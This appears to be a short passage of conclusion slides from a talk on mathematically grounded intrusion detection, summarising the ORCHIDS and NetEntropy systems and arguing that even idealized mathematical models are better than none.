4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

Conclusion

- Two examples of **mathematical rigor** in intrusion detection
 - **ORCHIDS: semantics** («what») dictates **algorithms** («how»)
 - **NetEntropy: precise estimators** + confidence intervals

- Of course mathematics will not solve all your problems!

But it will help you understand **why** something works, and under **which** conditions/for **what** values of the parameters,

- A mathematical model may be **idealized**...
This is a good start! And certainly better than no model at all

Theorems

